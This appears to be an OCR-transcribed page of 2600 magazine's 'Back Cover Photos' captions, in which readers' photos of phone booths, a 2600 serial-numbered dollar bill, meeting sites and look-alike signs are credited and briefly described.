
In an unbelievable stroke of synchronicity, Henry is allocating his reward money to the restoration of this local phone booth left behind by British Telecom. An additional donation is being made by us to The Ocean Cleanup organization in Henry's name.


The Back Cover Photos



Now how cool is this? The Library of Congress in Washington DC actually has this instrument on display in their archives room, which is usually not open to the public. Thanks to **Rafael Troncoso** for spotting this treasure, which apparently is still actively in use.


The Back Cover Photos





Attentive reader **sigflup synasloble** sent us an update on a picture we printed back in Autumn 2007 of this dive bar in Minneapolis with a magical number. We’re sorry to see what happened to them during this year’s riots. We’re told they were on the corner of 26th Street and 26th Avenue. R.I.P.

The Back Cover Photos



FEDERAL
THE UNITED ST
THIS NOTE IS LEGAL TENDER
FOR ALL DEBTS, PUBLIC AND PRIVATE
www.wheresgeorge.com
FEDERAL RESERVE BANK OF BOSTON MASSACHUSETTS
A
H5
1
A 26005739 A
Treasurer of the United States.
ONE

Well, this had to happen eventually. Thanks to **Barry Wass** for examining the serial numbers on his dollar bills in order to find this magical one. We intend to start doing this and hopefully build up an impressive collection of 2600-themed money.

The Back Cover Photos

This building cannot be found by many. But fortunately, **Dick Willemse** persisted and was able to track it down at the University of Amsterdam in the Netherlands. The campus is naturally connected to the high-speed backbone of the European Internet and the tall building in the background is filled with servers.

The Back Cover Photos



We're not encouraging people to just spray-paint our name on a wall and send it in for the back cover. This will work only once. We're printing this because it's the old site of the *2600* meeting in Buenos Aires, Argentina and it makes us feel sentimental, as it's been empty for the past year just like all our other meetings. We hope to come back stronger than ever when this pandemic comes to an end. (But please don't spray-paint at your local meeting site or your meeting will likely be moved to the street.) Thanks to **Arturo "Buanzo" Busleiman** for the submission.

The Back Cover Photos

Sometimes “I.T.” doesn’t mean information technology. This is one of those times. This instance of I.T. is actually a clothing store, found by **Sam Pursglove** at the Taikoo Li shopping center in the Sanlitun area of Beijing, China.